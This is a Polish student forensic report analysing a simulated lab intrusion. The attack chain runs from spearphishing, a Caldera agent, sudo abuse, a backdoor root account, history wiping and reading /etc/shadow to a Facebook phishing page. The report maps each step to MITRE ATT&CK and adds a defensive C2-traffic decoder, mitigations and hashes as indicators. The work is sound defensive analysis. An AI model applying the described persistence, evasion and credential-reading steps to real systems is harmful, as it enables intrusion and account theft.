Patryk Jankowicz 318422
Jan Walczak 318456
Miłosz Kutyła 318427
Jakub Ossowski 318435

Politechnika Warszawska
Wydział Elektroniki i Technik Informacyjnych

Sprawozdanie z realizacji projektu KRYCY
Faza 2.

2024-05-08

WOJK Security

SAFETY AMPLIFIED

Spis treści

Oświadczenie

Niniejszy dokument to sprawozdanie z realizacji projektu w ramach przedmiotu KRYCY. Oświadczamy, że ta praca, stanowiąca podstawę do uznania osiągnięcia efektów uczenia się z przedmiotu KRYCY, została wykonana przez nas samodzielnie.

1. Wstęp

1.1. Cel projektu

Celem projektu było zrealizowanie następujących zadań ma podstawie przekazanych nam danych z Fazy 1.:

- Przeprowadzenie zadań analitycznych na przekazanym materiale, w celu odgadnięcia techniki (technik). Obraz(y) dysku należy przeanalizować wybranymi narzędziami, np. Autopsy.
- Przedstawienie ciągu przyczynowo-skutkowego prowadzącego do uprawdopodobnienia hipotezy co do techniki (technik) widocznych w materiale źródłowym, w tym oszacowanie poziomu ufności co do zaklasyfikowania próbek do technik.
- Zmapowanie wykrytych technik za pomocą katalogu MITRE.
- Zamodelowanie hipotetycznego Kill Chain z wykorzystaniem danej techniki lub wskazanie na jeden znany cyberatak wraz z Kill Chain (analogicznie do Fazy 1).
- Opracowanie Indicator of Compromise:
  - ◇ W formie listy metryk i wartości, tabel itp. – adekwatnie do wykrytych elementów w ramach IoC.
  - ◇ W formie jednego wybranego obiektu CTI.

Wynikiem prac ma być raport oraz ewentualne pliki z przeprowadzanymi analizami – np. raport z analizy Autopsy, pliki Excel, Python, notatniki Jupyter i inne, które zostaną opracowane podczas analizy. Ważnym elementem raportu mają być wnioski. Raport ma mieć strukturę adekwatną jak w raportach technicznych.

1.2. Pliki wynikowe

Do niniejszego sprawozdania dołączone zostały pliki umieszczone w Katalogu zespołu:

- katalog **Ślady i dowody**
  - ◇ katalog **Command & Control**
    - — plik komunikacja.txt: zawierająca polecenia (wydane z serwera C2) i odpowiedzi (zwrócone przez atakowanego hosta) wyciągnięte z zapisu ruchu sieciowego.
    - — plik sandcat.go: wykorzystany do ustanowienia połączenia z serwerem C2 (agent).
  - ◇ katalog **Strona phisingowa**: zawierający pliki wykorzystane do utworzenia strony phishingowej postawionej na maszynie Ofiary, która stanowi część nowo stworzonego botnetu. Wśród nich:
    - — fb-logo.png,
    - — index.html,
    - — style.css.
- katalog **Notatka (faza 1)**: zawierający pliki pierwotnie przekazane w ramach "weryfikacji, czy udaje się wyciągnąć coś sensownego z danych".

1.3. Struktura dokumentu

Dokument został uporządkowany według struktury, która była inspirowana raportem Russian Foreign Intelligence Service (SVR) Cyber Actors Use JetBrains TeamCity CVE in Global Targeting utworzonym w wyniku współpracy FBI, CISA, NSA, SKW, CERT Polska i NCSC.

Dodatkowo w niniejszym dokumencie zastosowano znaczną ilość hiperłączy:

- hiperłącza oznaczone na różowo prowadzą do elementu w dokumencie (np. do tej sekcji).
- hiperłącza oznaczone na niebiesko prowadzą do zaufanego zewnętrznego zasobu (np. do dysku zespołu).

2. Wstępna analiza materiału dowodowego

Spośród danych przekazanych zespołowi, wyróżnić możemy:

- logi z serwera mailowego:
  - ◇ `mail.log`: informacje o wiadomościach e-mail przetworzonych przez serwer, brak treści wiadomości natomiast można było wydobyć timestamp oraz adresatów.
  - ◇ `Alert_dotyczacy_logowania_Chrome_w_Windows.eml`: mail phishingowy zachęcający do wejścia na złośliwą witrynę.
  - ◇ `WAZNE_Skrypt_latajacy_powazna_podatnosc_na_naszych_serwerach.eml`: mail phishingowy zachęcający do pobrania i uruchomienia złośliwego skryptu.
- logi z serwera www (apache2):
  - ◇ `access.log`: logi dostępowe.
  - ◇ `error.log`: logi błędów.
  - ◇ `other_vhosts_access.log`: pusty plik.
- logi systemowe:
  - ◇ `logi auditd`: pliki z 5 rotacji, zawierają ok. 15 sekund zdarzeń. Poprzez znikomą ilość informacji są praktycznie bezużyteczne.
  - ◇ `journal`: folder zawierające logi użytkowników oraz logi systemowe w formacie plików *.journal co najmniej kilku godzin przed przypuszczaną datą ataku,
  - ◇ `alternatives.log`: plik logów zawierających logi związane z instalacją paczek systemowych dokonanych kilka dni przed przypuszczaną datą ataku,
  - ◇ `auth.log`: zawiera wpisy dotyczące prób logowania do kont użytkowników oraz wywołań poleceń z podwyższonymi uprawnieniami `sudo`.
  - ◇ `btmp`: wpisy z niepoprawnymi próbami uwierzytelniania do systemu.
  - ◇ `dmesg.log`: logi związane z jądrem systemu, w naszym przypadku nie znaleźliśmy tam niczego związanego z atakiem.
  - ◇ `journalctl.log`: zawiera użyteczne informacje systemowe z wielu źródeł – między innymi jądro systemu, audyt, serwisy. Znajdują się w nim wpisy z 2 dni.
  - ◇ `syslog`: zawiera logi pochodzące z serwisów np. serwis smtp, auditd (informacja o rotacji logów) itp.
  - ◇ `wtmp`: archiwa poprawnych logowań na konta systemowe maszyny ofiary.
- Wireshark – pliki `.pcap` i `.pcapng` będące zrzutem ruchu sieciowego. Bardzo przydatne w analizie – zawierają komunikację pomiędzy ofiarą a serwerem C&C
- obraz dysku komputera Ofiary.

Najbardziej przydatny okazał się zrzut ruchu sieciowego i obraz dysku komputera Ofiary, który przeanalizowaliśmy przy pomocy `AutoPsy`. Pozostałe logi dopełniały pewne luki w stawianych przez nas hipotezach – kolejność wysyłania maili, pobieranie zasobów z serwera `apache2` itp. Na ich podstawie byliśmy w stanie utworzyć nie tylko ogólny opis ataku, ale również jego szczegółowy przebieg, co zostało przedstawione w następnych sekcjach.


Komentarz – założenie projektowe
W ramach analizy ustaliliśmy, że adres 192.168.51.109 to najprawdopodobniej adres hosta (na którym uruchomione były maszyny wirtualne), ponieważ był używany do zdalnego połączenia z maszyną za pomocą ssh jeszcze przed rozpoczęciem ataku. Potwierdzają to między innymi informacje zawarte w pliku `wtmp`. Z tego powodu zdecydowaliśmy się przyjąć pewien poziom abstrakcji i pominąć jego występowanie w logach. Podobnie, nie identyfikujemy adresów z podsieci 192.168.0.0/16 jako adresów stricte prywatnych i powiązanych ze sobą (w szczególności jako pochodzących z sieci firmowej, w której znajdowała się Ofiara), ponieważ są one związane ze sposobem skonfigurowania środowiska laboratoryjnego, w którym symulowany był atak.

3. Opis ataku

Pierwszym etapem ataku jest rekonesans - atakujący zdobywają informacje o swojej przyszłej ofierze. Podczas analizy dostarczonych plików (dysk ofiary) odnaleźliśmy firmową stronę internetową. Dzięki niej Atakujący mogli dowiedzieć się, że w firmie jest nowy pracownik (który np. mógł nie przejść jeszcze szkolenia związanego z cyberbezpieczeństwem), a także zdobyć jego adres e-mail. W kolejnym etapie Atakujący przygotowali elementy ataku oraz infrastrukturę (w tym przypadku serwer C&C oraz prawdopodobnie złośliwy załącznik i mail). Malware zostaje dostarczony mailem do p. Jolanty. Nieświadoma zagrożenia pobiera i uruchamia skrypt. W tym przypadku Atakujący najprawdopodobniej wykorzystali socjotechnikę, informując o krytycznej aktualizacji – podając się za administratora IT. Efektem działania pobranego załącznika było pobranie i uruchomienie agenta `sandcat.go`, który nawiązał pierwsze połączenie z serwerem C&C Atakujących.

Kolejnym krokiem wykonanym przez Atakujących była eskalacja uprawnień oraz uruchomienie nowego agenta z uprawnieniami `root`. W tym momencie Atakujący przejęli pełną kontrolę nad systemem Ofiary. W celu zapewnienia stałego dostępu ("persistence") zostało utworzone nowe konto z uprawnieniami `root`, a złośliwy skrypt został wpisany do plików konfiguracyjnych tak, żeby uruchamiał się przy starcie systemu. Przy tak zabezpieczonym połączeniu, Atakujący zatarli swoje ślady przez usunięcie historii wywoływanych poleceń. Następnie pobrali zawartość katalogów `/etc/shadow` i `/etc/passwd`. Finalnym etapem i celem ataku było dołączenie zainfekowanego komputera do botnetu. Skonfigurowano docelową funkcjonalność bota – postawiono stronę phishingową wykorzystując usługę `apache2`, a także rozesłano maile zachęcające do wejścia na stronę phishingową (inną, hostowaną pod innym adresem).

Podsumowując, Atakujący uzyskali stały oraz pełny dostęp do systemu Ofiary. Skonfigurowali bota wyłudzającego dane i rozsyłającego złośliwe wiadomości – to wszystko przez ludzką słabość, która jest najsłabszym ogniwem każdej obrony przed cyberatakami. Atak został zamodelowany z wykorzystaniem Cyber Kill Chain, co przedstawione jest na rysunku 1.



Rys. 1: Kolejne fazy ataku naniesione na model Cyber Kill Chain

4. Szczegóły techniczne

Poniższa sekcja bazuje na frameworku'u MITRE ATT&CK for Enterprise w wersji 14. W sekcji MITRE ATT&CK Tactics and Techniques przedstawione zostały szczegółowe tabele zawierające i podsumowujące czynności Atakujących zamapowane w odpowiednie techniki MITRE ATT&CK.

4.1. Reconnaissance

Atakujący najprawdopodobniej odnaleźli i wykorzystali wystawioną publicznie stronę firmy [T1594], na której widoczne były informacje dot. jednego z pracowników – pani Jolanty. Na stronie udostępnione zostały takie informacje jak:

- informacja o tym, że pani Jolanta jest nowym pracownikiem [T1589.003], [T1591.004],
- adres e-mail pani Jolanty [T1589.002].

4.2. Resource Development

Informacje uzyskane w ramach rekonesansu mogły przekonać Atakujących, że pani Jolanta będzie odpowiednim celem ataku i umożliwi im przedostanie się do sieci wewnętrznej firmy. Prawdopodobnie przygotowali kampanię phishingową wycelowaną w panią Jolantę tworząc spersonalizowane maile phishingowe.

Atakujący musieli przygotować również serwer C2 [T1588.002] – zebrane dowody (plik agenta, parametry przekazywane do serwera C2) wskazują na to, że wykorzystali do tego oprogramowanie MITRE Caldera.

4.3. Initial Access – Exploitation

Atakujący prawdopodobnie przeprowadzili kampanię phishingową wycelowaną w panią Jolantę – hipoteza pasuje do stosowanych sposobów infekowania, które przedstawiono dalej w sekcji 4.9. Prawdopodobnie wysłali wiadomość zawierającą złośliwy załącznik `skrypt.sh` [T1566.001], który po uruchomieniu przez użytkownika `jolanta` [T1204.002] pobrał klienta `sandcat.go` zapisując go pod nazwą `telnet`. Następnie skrypt wykonał plik `telnet`, który zestawił połączenie z serwerem C2.

Plik `skrypt.sh` został przedstawiony w sekcji 11.1. Plik agenta `sandcat.go` został opisany w sekcji 10.1.2.

4.4. Privilege escalation

Atakujący do pliku `automate.sh` dodali wykonanie się skryptu `telnet`. Następnie uruchomili plik `automate.sh` z podniesionymi uprawnieniami przy pomocy `sudo`. Eskalacja uprawnień udała się ze względu na niebezpieczną konfigurację uprawnień użytkownika `jolanta` do pliku `automate.sh` zdefiniowaną w pliku `/etc/sudoers` – wykonanie z pełnymi uprawnieniami administratora. Dzięki temu Atakującym udało się zestawić nową sesję z serwerem C2 z poziomu konta administratora `root` [T1548.003].

Informacje dot. rekomendowanych zmian w konfiguracji `/etc/sudoers` zostały przedstawione w sekcji 8.2.

4.5. Persistence

W celu ustanowienia trwałości na zainfekowanych hoście, Atakujący utworzyli nowe konto [T1136.001] o nazwie i haśle:

`haxxor:SUPER_HARD_PASSWORD`

Dodatkowo dodali go do pliku `/etc/sudoers` z pełnymi uprawnieniami administratora.

Do pliku `/etc/systemd/system/telnet.service` Atakujący dodali wpis dot. połączenia z serwerem C2. Następnie uruchomili usługę `telnet`. Dzięki wprowadzeniu takiej konfiguracji, połączenie z serwerem C2 byłoby ponownie zestawiane automatycznie przy starcie systemu, a Atakujący mieliby ciągły dostęp do zainfekowanego komputera [T1543.002]

Konfiguracja dodana do `telnet.service` została przedstawiona w sekcji 11.2.

Wykorzystane polecenia:

- `useradd`
- `usermod`
- `systemctl`

4.6. Defense Evasion

W celu uniknięcia wykrycia Atakujący usunęli zawartość pliku `.bash_history` i wyłączyli zapisywanie wykonywanych poleceń przy pomocy `unset` [T1070.003].

Wykorzystane polecenia:

- `unset`

4.7. Credential Access

Atakujący odczytali zawartość wrażliwych plików `/etc/passwd` i `/etc/shadow` [T1003.008] poleceniem `cat`.

4.8. Discovery (host reconnaissance)

Atakujący uzyskali informacje o kontach dostępnych w systemie poprzez odczytanie zawartości plików `/etc/passwd` i `/etc/shadow` [T1087.001]. Dodatkowo, odkryli procesy [T1007] oraz usługi systemowe [T1057].

Wykorzystane polecenia:

- `cat`: na plikach `/etc/passwd` i `/etc/shadow`,
- `ps` i `ps aux`: do odkrycia procesów systemowych,
- `ps aux`: do odkrycia procesów systemowych,

4.9. Lateral Movement

Atakujący utworzyli nową stronę phishingową w istniejącym na zainfekowanym hoście serwisie webowym (apache2). Strona ta wyłudza dane uwierzytelniające do serwisu Facebook. Po utworzeniu strony phishingowej na komputerze Ofiary, z adresu `root@firma.pl` wysłali wiadomość e-mail na adres

`a.kowalski.does.not.exist@gmail.com`

z linkiem do strony phishingowej hostowanej na maszynie o adresie `192.168.1.112` [T1534]. Treść strony phishingowej wraz z wiadomością phishingową zostały przedstawione w sekcji 11.4. i 11.5.

Komentarz: Atakujący wysłali również (prawdopodobnie w ramach testu) wiadomość na adres e-mail pani Jolanty z załączonym plikiem `skrypt.sh`. Stąd podejrzewamy, że Atakujący prawdopodobnie przeprowadzili kampanię phishingową (opisaną w sekcjach 4.2-4.3). Plik `skrypt.sh` został przedstawiony w sekcji 11.1. Wiadomość wysłana na adres e-mail pani Jolanty została przedstawiona w sekcji 11.3.

4.10. Collection

Atakujący uzyskali informacje o kontach dostępnych w systemie poprzez odczytanie zawartości plików `/etc/passwd` i `/etc/shadow` [T1005].

4.11. Command and Control & Exfiltration

Atakujący do nawiązania i utrzymania połączenia C2 wykorzystali komunikację przy pomocy protokołu HTTP [T1071]. Komunikacja C2 została również zakodowana do formatu BASE64 [T1132.001]. Wyniki zwracane z zainfekowanej maszyny były zwracane utworzonym kanałem C2 [T1041].

Brak szyfrowania komunikacji umożliwił zespołowi śledczemu odtworzenie kolejnych kroków Atakujących. Sposób detekcji komunikacji C2 wykorzystanej przez Atakujących wraz z odzyskaniem poleceń i ich wyników zostało przedstawione w sekcji 7.2 i 11.6.

4.12. Impact

Finalnie, do dalszych działań na hoście Ofiary Atakujący skonfigurowali i uruchomili phisingową stronę internetową z wykorzystaniem usługi `apache2`. Jej adres mógł być rozsyłany przez kolejne boty, a jej celem było wyłudzenie danych logowania do serwisu Facebook. Na podstawie przekazanego nam pliku `access.log` usługi `apache2` możemy stwierdzić, że użytkownik o adresie IP 192.168.51.27 mógł paść ofiarą utworzonej strony phishingowej (pobrał jej zawartość, patrz sekcja 11.4) [T1491.001] [T1496]. Atakujący uniemożliwili również logowanie poleceń i usunęli historię ich wykonywania, co jest bezpośrednią manipulacją danych [T1565].

5. MITRE ATT&CK Tactics and Techniques

W poniższych tabelach zebrane zostały wszystkie techniki MITRE ATT&CK zidentyfikowane w ramach analizy przekazanych danych.

ATT&CK Techniques for Enterprise - Reconnaissance

Nazwa techniki	ID	Sposób użycia
Search Victim-Owned Websites	T1594	Zdobycie informacji, ze strony internetowej firmy (firma.pl), dotyczących Ofiary
Gather Victim Identity Information: Employee Names	T1589.003	Zdobycie imion pracowników (Jolanta oraz Jan) ze strony internetowej firmy
Gather Victim Org Information: Identify Roles	T1591.004	Zdobycie informacji o rolach pracowników w firmie ze strony internetowej firmy, w szczególności informacji o nowym pracowniku (pani Jolanta)
Gather Victim Identity Information: Email Addresses	T1589.002	Zdobycie adresu e-mail pani Jolanty, znajdującego się na stronie organizacji

ATT&CK Techniques for Enterprise - Resource Development

Nazwa techniki	ID	Sposób użycia
Obtain Capabilities: Tool	T1588.002	Przygotowanie serwera C2: prawdopodobnie rozwiązania MITRE Caldera

ATT&CK Techniques for Enterprise - Initial Access

Nazwa techniki	ID	Sposób użycia
Phishing: Spearphishing Attachment	T1566.001	Wysłanie do pani Jolanty maila phishingowego (wykorzystującego techniki social engineering) ze złośliwym załącznikiem

ATT&CK Techniques for Enterprise - Execution

Nazwa techniki	ID	Sposób użycia
User Execution: Malicious File	T1204.002	Pobranie i uruchomienie złośliwego załącznika (pliku) na komputerze przez Ofiarę

ATT&CK Techniques for Enterprise - Persistance

Nazwa techniki	ID	Sposób użycia
Create Account: Local Account	T1136.001	Utworzenie nowego użytkownika za pomocą polecenia `useradd` z uprawnieniami administratora (modyfikacja `/etc/sudoers`)
Create or Modify System Process: Systemd Service	T1543.002	Dodanie wpisu zestawiającego połączenie z serwerem C2 do serwisu `telnet`

ATT&CK Techniques for Enterprise - Privilege Escalation

Nazwa techniki	ID	Sposób użycia
Abuse Elevation Control Mechanism: Sudo and Sudo Caching	T1548.003	Wykorzystanie niepoprawnej konfiguracji w pliku `/etc/sudoers`

ATT&CK Techniques for Enterprise - Defense Evasion

Nazwa techniki	ID	Sposób użycia
Indicator Removal: Clear Command History	T1070.003	Nadpisanie zawartości pliku `.bash_history`, wyłączenie logowania wykonywanych poleceń

ATT&CK Techniques for Enterprise - Credential Access

Nazwa techniki	ID	Sposób użycia
OS Credential Dumping: /etc/passwd and /etc/shadow	T1003.008	Odczytanie zawartości plików `/etc/passwd` i `/etc/shadow` poleceniem `cat`

ATT&CK Techniques for Enterprise - Discovery

Nazwa techniki	ID	Sposób użycia
Account Discovery: Local Account	T1087.001	Odczytanie zawartości plików `/etc/passwd` oraz `/etc/shadow`
Process Discovery	T1057	Odczytanie procesów przy pomocy `ps aux`
System Service Discovery	T1007	Odczytanie usług systemowych przy pomocy `systemctl`

ATT&CK Techniques for Enterprise - Lateral Movement

Nazwa techniki	ID	Sposób użycia
Internal Spearphishing	T1534	Dodanie podstrony phishingowej do działającego serwisu `apache2` oraz rozesłanie maili zachęcających do wejścia na inną witrynę phishingową

ATT&CK Techniques for Enterprise - Collection

Nazwa techniki	ID	Sposób użycia
Data from Local System	T1005	Wydobycie zawartości pliku `/etc/passwd` oraz `/etc/shadow`

ATT&CK Techniques for Enterprise - Command and Control

Nazwa techniki	ID	Sposób użycia
Web Protocols	T1071	Komunikacja z serwerem Caldera za pomocą protokołu HTTP
Data Encoding: Standard Encoding	T1132.001	Zakodowanie przesyłanych wiadomości oraz danych w C2 za pomocą `base64`

ATT&CK Techniques for Enterprise - Exfiltration

Nazwa techniki	ID	Sposób użycia
Exfiltration Over C2 Channel	T1041	Wydobycie zawartości pliku `/etc/passwd` oraz `/etc/shadow` aktywnym kanałem C2

ATT&CK Techniques for Enterprise - Impact

Nazwa techniki	ID	Sposób użycia
Data Manipulation: Stored Data Manipulation	T1565	Wyłącznie logowania oraz wymazanie historii poleceń `bash`
Defacement: Internal Defacement	T1491.001	Podstawienie phishingowej podstrony w `apache2`
Resource Hijacking	T1496	Dalsze zbieranie danych za pomocą strony phishingowej (dane uwierzytelniające do Facebooka)

6. Zidentyfikowane ofiary i adwersarze

Po analizie ruchu sieciowego i logów jesteśmy w stanie zidentyfikować i pogrupować niektóre hosty. Do grupy adwersarzy należą adresy:

- 192.168.51.60 – serwer C2 Atakujących.
- 192.168.1.111 – przypuszczalnie serwer służący do zbierania danych wpisanych na stronie phishingowej.
- 192.168.1.112 – prawdopodobnie inny bot, hostujący stronę phishingową.

Do grupy nowych ofiar należą adresy:

- 192.168.51.244 – główna Ofiara, komputer pani Jolanty.
- 192.168.51.27 – prawdopodobna ofiara strony phishingowej utworzonej na zainfekowanym hoście.

Więcej szczegółów dot. powiązania adwersarzy z atakiem zostało przedstawionych w sekcji Network IoC.

7. Sposoby detekcji

W poniższej sekcji przedstawiono przykładowe metody detekcji zaobserwowanego (lub podobnego) ataku. Więcej szczegółów dot. źródeł potencjalnych sygnatur przedstawiono w Załączniku A.

7.1. Reguły YARA

Odnaleźliśmy stronę rozwiązania `Valhalla`, które udostępnia end-point do pobierania reguł YARA. W bazie reguł odnaleźliśmy regułę HKTL_MITRE_Sandcat_Agent_Oct23 służącą do wykrywania agenta `sandcat.go` wykorzystanego przez Atakujących. Sama reguła wykryła plik agenta, gdy wprowadziliśmy go na stronie VirusTotal (YARA Signature Match). Użycie tej reguły do detekcji mogłoby zatrzymać atak na bardzo wczesnym etapie.

7.2. Skrypt – wykrycie i odczytanie komunikacji z serwerem Command & Security

W ramach analizy zrzutu ruchu sieciowego utworzyliśmy skrypt, który dla rozwiązania używanego przez Atakujących jest w stanie wykryć i zdekodować:

- polecenia wysyłane przez serwer C2,
- odpowiedzi wysyłane przez zainfekowanego hosta.

Komunikacja C2 w rozwiązaniu użytym przez Atakujących została zakodowana do postaci base64. W celu użycia skryptu należy wskazać plik `.pcap` wraz z numerem początkowego i końcowego strumienia TCP, w ramach którego poszukujemy artefaktów wskazujących na obecność komunikacji C2. Jeśli skrypt odnajdzie jakiekolwiek artefakty (polecenia serwera C2 lub odpowiedzi z atakowanego hosta), to zwróci je w pliku o nazwie `results.txt`.

Skrypt przedstawiony został na listingu 1. Najistotniejsze wyniki jego wykonania przedstawiono w sekcji 11.6.

Listing 1: Skrypt wykrywający i dekodujący komunikację z serwerem C2

```
import pyshark
import base64
import json
from datetime import datetime
PCAP_SOURCE         = "source.pcap"
START_STREAM_NUMBER = 2
END_STREAM_NUMBER   = 7

with open(f'results.txt', 'w') as file:
    for STREAM_NUMBER in (range(START_STREAM_NUMBER, END_STREAM_NUMBER)):
            with pyshark.FileCapture(\
                PCAP_SOURCE,\
                display_filter='tcp.stream eq %d' % STREAM_NUMBER) as pcap_source:
                for packet in pcap_source:
                    try:
                        payload = str(packet.tcp.payload)
                        payload = payload.replace(':','')
                        byte_string = bytes.fromhex(payload)
```

```
                    b64_ascii_string = byte_string.decode("ASCII")
                    decoded = base64.b64decode(b64_ascii_string).decode('ascii')
                    decoded = decoded.replace('\\', '')
                    if 'command' in decoded:
                        command_start = decoded.find('command')
                        command_b64 = decoded[command_start:][11:]
                        command_end = command_b64.find('"')
                        command_b64 = command_b64[:command_end]
                        command =  base64.b64decode(command_b64).decode('utf-8')
                        file.write(f'
                            [COMMAND from {packet.ip.src_host}]\n{command.strip()}\n\n')
                except Exception:
                    pass
                try:
                    hex_string = packet.http.data
                    byte_string = bytes.fromhex(hex_string)
                    b64_ascii_string = byte_string.decode("ASCII")
                    decoded = base64.b64decode(b64_ascii_string).decode('ascii')
                    payload = json.loads(decoded)
                    output = payload['results'][0]['output']
                    output = base64.b64decode(output).decode('utf-8')
                    file.write(f'
                        [RESPONSE from {packet.ip.src_host}]\n{output.strip()}\n\n')
                    file.write('\n')
                except Exception:
                    pass
```

8. Rekomendacje mitygacji zagrożeń

Poniższe sekcje zawierają rekomendacje mitygacji zagrożeń, które zmniejszą szansę na powodzenie podobnych rodzajów ataków w firmie.

8.1. Kampanie uświadamiające

Biorąc pod uwagę metodykę stosowaną przez Atakujących, uzasadnionym krokiem byłoby przeprowadzenie serii kampanii uświadamiających w firmie, których tematem powinien być phishing i metody inżynierii społecznej. Ryzyko powodzenia podobnych ataków można znacząco obniżyć poprzez uświadomienie Pracowników:

- w tematach metod inżynierii społecznej stosowanych przez Atakujących,
- w tym, że żaden administrator nie wyśle im plików wykonywalnych,
- w tym, że żaden administrator nie poprosi ich o samodzielne uruchomienie plików wykonywalnych,
- w tym, że nie powinni wykonywać plików pobranych lub/i o podejrzanym pochodzeniu.

8.2. Bezpieczna konfiguracja pliku `/etc/sudoers`

Eskalację uprawnień przedstawioną w sekcji 4.4. bezpośrednio umożliwiła niebezpieczna konfiguracja uprawnień zdefiniowana w pliku `/etc/sudoers`, którą przedstawia rysunek 2.

```
@includedir /etc/sudoers.d

jolanta        ALL=(ALL:ALL) /home/jolanta/automate.sh
haxxor ALL=(ALL:ALL) ALL
```

Rys. 2: Niebezpieczna konfiguracja uprawnień w pliku `/etc/sudoers`

Modyfikacja pliku `automate.sh` przez użytkownika `jolanta` umożliwiła Atakującym wykonanie dowolnych poleceń z uprawnieniami administratora.

W celu mitygacji zagrożenia konieczne jest usunięcie niebezpiecznej konfiguracji dot. uprawnień użytkownika `jolanta` do pliku `automate.sh` poprzez edycję ww. pliku `/etc/sudoers`.

9. Wnioski i podsumowanie

Proces analizy dostarczonych plików okazał się początkowo trudniejszy niż zakładaliśmy. Samo zrozumienie głównego celu ataku i jego etapów było dosyć oczywiste, natomiast szczegółowe przypisanie adresów IP do hostów czy ustalenie dokładnej kolejności działań okazało się skomplikowane. Wynikało to z pewnej nielogiczności zachowań Atakujących i braków w dostarczonych logach. Zademonstrowało nam to jak ważne jest dobre zaplanowanie procesów zbierania logów, co było wielokrotnie podkreślane w trakcie wykładów.

Atak, który otrzymaliśmy do przeanalizowania, był ciekawy pod kątem złożoności. Zaczynając od zróżnicowanych działań na hoście Ofiary, kończąc na zestawieniu botnetu do dalszego wyłudzania danych przez stronę phishingową. Zadanie było przyjemne w realizacji, ale na przyszłość powinien być ustalony pewien "standard" przekazywanych logów. Przeglądanie (ponad 500 tys.) rekordów z journala nie ułatwiły realizacji zadania. Mimo faktu, że kilka plików nie zawierało wartościowych informacji, to wszystkie łącznie dały nam dobry wgląd w przebieg ataku i przedstawiły jego pełną historię.

Dzięki realizacji projektu poznaliśmy bliżej proces analizy danych, stawiania i obalania hipotez oraz łączenia dowodów. Naszym zdaniem są to jedne z najważniejszych umiejętności analityka pracującego w obszarze informatyki śledczej.

10. Załącznik A – Indicators of Compromise

W poniższych sekcjach przedstawione zostały artefakty zidentyfikowane w ramach analizy materiału dowodowego, które z dużą pewnością wskazują na włamanie (Indicators of Comrompise). Podzieliliśmy je na:

- plikowe – file IoC,
- sieciowe – network IoC.

Mogą one zostać wykorzystane do detekcji ataku lub przypisania autorstwa przyszłych ataków do Atakujących.

10.1. File IoC

10.1.1. Strona phishingowa

Do detekcji ataku można wykorzystać plik źródłowy `.html` strony phishingowej, który wydobyliśmy z ruchu sieciowego. Został on bliżej przestawiony w sekcji 11.4. Sygnatury pliku:

- MD5 9625f9a0d9d831e4bed5251427f3b5e1
- SHA-1 1cec36eb4ddcc04f3089b33b0240aed69f1297d5
- SHA-256 334071dcb210a2c38eb97a3a256d528abec5dbafe0a8c0062d53af6bd00abdf7
- Vhash htm:052856fa6af575c00b9f24c86fd96e45
- SSDEEP 24:nzCUV0ZUDUELzSFwNKvzzFjWRaVCVatSNElvLbcfRdYsHNW9:nfOEUiSFPr9eZVatSatLuG
- TLSH T1E031303531C6085E60B146A52A61A238FEC7811B86495A4175BD23AB7FF8E84CDFB14C

